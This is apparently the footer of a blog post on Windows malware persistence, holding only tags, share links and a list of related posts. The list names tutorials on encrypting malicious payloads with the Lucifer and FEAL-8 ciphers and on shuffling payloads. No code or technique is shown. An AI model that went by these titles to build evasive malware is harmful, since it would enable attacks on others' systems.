Tags: malware | persistence | red team | win32api | windows

Categories: malware


Updated: November 2, 2022

SHARE ON

Twitter | Facebook | LinkedIn


Previous | **Next**

YOU MAY ALSO ENJOY




Malware and cryptography 33: encrypt payload via Lucifer algorithm. Simple C example.

5 minute read




Malware development trick 43: Shuffle malicious payload. Simple C example.

6 minute read



Linux malware development 2: find process ID by name. Simple C example.

6 minute read



Malware and cryptography 32: encrypt payload via FEAL-8 algorithm. Simple C example.

4 minute read